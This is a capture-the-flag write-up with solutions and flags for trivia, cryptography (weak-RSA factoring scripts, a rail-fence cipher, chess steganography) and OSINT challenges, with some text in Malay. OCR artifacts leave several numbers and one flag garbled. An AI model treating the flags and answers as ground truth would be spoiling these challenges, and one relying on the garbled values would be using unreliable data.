
Bendera yang Dihasilkan:

- **Standard (Disyorkan):** `3108{Proton_Preve}` – Paling sesuai dengan format dan petunjuk.
- **Dengan Tokoh:**
  - `3108{Tun_Dr_Mahathir_Mohamad_Proton_Preve}` (paling relevan kerana kaitan dengan visi Proton).
  - `3108{DS_Syed_Zainal_Abidin_Proton_Preve}`
  - `3108{Dr_Wolfgang_Karl_Epple_Proton_Preve}`
  - `3108{DS_Mohd_Najib_Tun_Abdul_Razak_Proton_Preve}`
  - `3108{Italdesign_Giugiaro_Proton_Preve}`

Flag:3108{DS_Syed_Zainal_Abidin_Proton_Preve}

Cryptography

ADI RaSA…




In the file given we need to have the value n and c to decrypt the flag. So i connect to the server and answer the questions related to adi putra.The i go the value of N: 29349296041200727866880861676632033899121961699090553433805900998 7 Nilai c:14510419886574943668638346716582061259872388328862297036312763306 4.

Python script:

```
>>> from sympy import factorint, mod_inverse
...
... def decrypt_multi_prime_rsa(N, e, c):
...     factors = factorint(N)
...     primes = list(factors.keys())
...     p, q, r = primes
...     phi = (p - 1) * (q - 1) * (r - 1)
...     d = mod_inverse(e, phi)
...     m = pow(c, d, N)
...     return m
...
... def int_to_bytes(n):
...     return n.to_bytes((n.bit_length() + 7) // 8, 'big')
...
... # Given values
... N = 293492960412007278668808616766320338991219616990905534338059009987
... e = 65537
... c = 145104198865749436686383467165820612598723883288622970363127633064
...
... # Decrypt
... decrypted_int = decrypt_multi_prime_rsa(N, e, c)
... flag_bytes = int_to_bytes(decrypted_int)
... flag_bytes.decode()
...

'g3n1uS_m4th3MAT1K_D1lUp4k4N'
```

Flag:3108{g3n1uS_m4th3MAT1K_D1lUp4k4N}

The Pocket Rocketman



Given a pdf file,in the pdf file there's a rsa script with output so i dump it in cahggpt so create me a python script solution.

```
import gmpy2

n =
357113158846072359375707015765414842912012414968443588879883761748851262046072424668339418129743080222473026900027579365260580256405691733507358856872652238079303419976598117480026740710061426230310189728940563265579836377515841194693915648262384212015654268876459743468829096363999527597982805771830429649756991809776997853947298305035605485152396359866062265796877739613765903839539915037561013835736557016466162228455557886039575340396904510118808039477161027338675256055540874352126958397837016481369220057755401632173138078870344500050552171797185237530637984162208470805413677771737651827105907332346201352563412705574360662261222331553242850437385626739813256724982306550378559795368920392399923328058183023400290455763031901191335780103344732206288302280586366230865247847792609950192684184296890463259144551385610479142287110741052040339933013777430951765250652413033005102508317286437167886580010379183211122103546201625832791526610109542562640296351503437988746471846266483181143339529766816052408811253917513680310602544080544154275374780540812792517066021948219131815310646997261910865453055611399754180537367760586784502084500092088467821267622133932205872758978737924929666464541316931234993926839951162347978776271335154295617635372162496781385956418294637508837706257991758045025452756788851638272833876346101014604094101688356766217043749100725842024948464686740633275906760523332792954500360161823393764159138286404327889500446181434984756628103365408698584640001883055169031488316608237003427016906311214468996536196458543027385327171079811301941800506781525720782039194046487455748490926800478691084735890360480944009715049645468663960314316785253744150635697487304015863501753502295744467004108494802766542734247563831896076596400356158449928900248558507558779903452899806480463752161452257241452579072241628974735406639333765044018560902500018817271878599662526976758077990925063478927907518632768493690339831001738155338819956525133875205803790261270461191450501311873424186018192206247177109194721506222746755028740670958438081822128223895450689862003946745535781049409187069687999938121822936582470439705477571828811651689805125016425640895350968865676761470122461397229485154559543064038395869350998401699718529011984203334986673605776343783030623076773616459725878600136020394275315762177118432115998913721403629443409037646611051349151144108429111721397790162949131317367055345980594062281959388762760611218436558561706891499953687263663
e = 65537
ciphertext =
178203447635832268123540451042855306205720672741621540113149065420303885984300996565259793154038022877998105170022763283217096619068873557377238461133069697556910337009363269552357059487784969540167233698642717036973420101844041582291269255712710234030840852570319282556468679942160225458565072747317555873450824437478572312924127244596301852373502258700521514073266280578441362424910607554630239827268868630223930477395073933235196584793144267087989075544664460300671237356586827284979070915415855313953802964095327655773029209140380979299138441412801672881275449803897687056310572706620531586560327383640635768385167982002087702161692145766726021333312309469600286207455092050779487046999212952433171378975500062476096256719460309880287308
```

```
930866680356116335231509069761059027894187792654981169159424244467887304842
549058165569198219538715541262389885119473172906086455962180641125525539733
160648844389946466387634148591929584196780989965682908259639077853995891 9
264775036561379490036215148371288929963234705073610044362446103225460936 78
627208246053704162497910985118036800458344597571744463408421016671784151 41
638962731511829257841179050105396336676915354577233403629239400139531957671
529347156372631267051944346755895927460708176681939370228634041916108981 33
070611190992821698812514919275375995963644180007188803136229687800080375288
630513615634303740015145125529941525708921437931520399072685932777109549 65
969316102170485702641994592029722804431384916031744375432459622918746598 41
480272514192175478998558710982926281946719759907467729527088724768884851 26
570241049861990413154885909481110038995105113197578258350685237858665265757
320874243380097820249558718492782262530010697093746452478461132106278146 09
483883329664042988111759534857026027979507329509170536988450629483458445129
203292485004670685792903823673219186606891905677357590386954887493247647 39
580411206020488514843063248038956734495311178189039019623727016637552506822
240659756316092641226061442605463803733216725706078758052344227199711041161
963370941456815138361910552717727015493128222893742090638830242117302884 40
617229897503056031371407372677314980581435276953976665446480045952214955 46
005496007848275263592540989292009827201105326193261191002057479539265573136
694261245575231596735200056957444613654084274883811273479116757596452679024
376731284650930451277296678681723558236054287426314867744655069520183061 04
150750658634546257317307043741921013437670023399175769142396022213759633 92
526115296558869

# Compute integer square root
root = gmpy2.isqrt(n)
# The larger prime q is the next prime after root
q = gmpy2.next_prime(root)
p = n // q

# Check
if p * q == n:
    phi = (p-1) * (q-1)
    d = pow(e, -1, phi)
    message = pow(ciphertext, d, n)
    flag = message.to_bytes((message.bit_length() + 7) // 8, "big").decode()
    print(flag)
else:
    print("Failed to factor n")
```

Flag:3108{Muh4mm4d_Az1zulH4sn1_Th3_P0ck3t_R0ck3tm4n_88}

Shila’s Song & City


The .txt file given looks liek a gibberish/encoded lyrics.From here i was clueless on connecting the description of the challenge and the challenge itself.I tried cyberchef and it got nothing so i go to https://www.dcode.fr/cipher-identifier to try my luck.

I tried every single cipher encryption result and ctrl+F to search for the flag until i found it in rail fence cipher.


Flag:3108{ShaH1l4_Sh1l4_4mz4h_14KL}

Putri Catur Negara


It is given a website for I to analyze what could be the text to decrypt.



From here i was clueless for a while and tried to upload the pgn file in the chess website to see the moves haha.Then i tried to search if there's such things as chess encryption/decryption since it is a cryptopgrahy challenge and boom there is such thing as chess encryption.After further enumeration i found a website https://incoherency.co.uk/chess-steg/ that can decrypt message from the chess moves list.




I unsteg without blunders and i got the base64 strings.(Copy the moves list from the Putri Munajjah (Putih) vs Perwira (Hitam).)



Flag:3i08{putri_mun4jj4h_putr1_c4tur}


OSINT

Malayan Heroine




Flag:3108{dawn_kathigasu}

Jejak Taman Ilmu




I started analyzing the picture using Google Search and found that the founder is Tan Sri Hajah Zainon bte Munshi Sulaiman, and the school is Tengku Ampuan Mariam College.



Flag:3108{1.465, 103.756}

Dim Sum

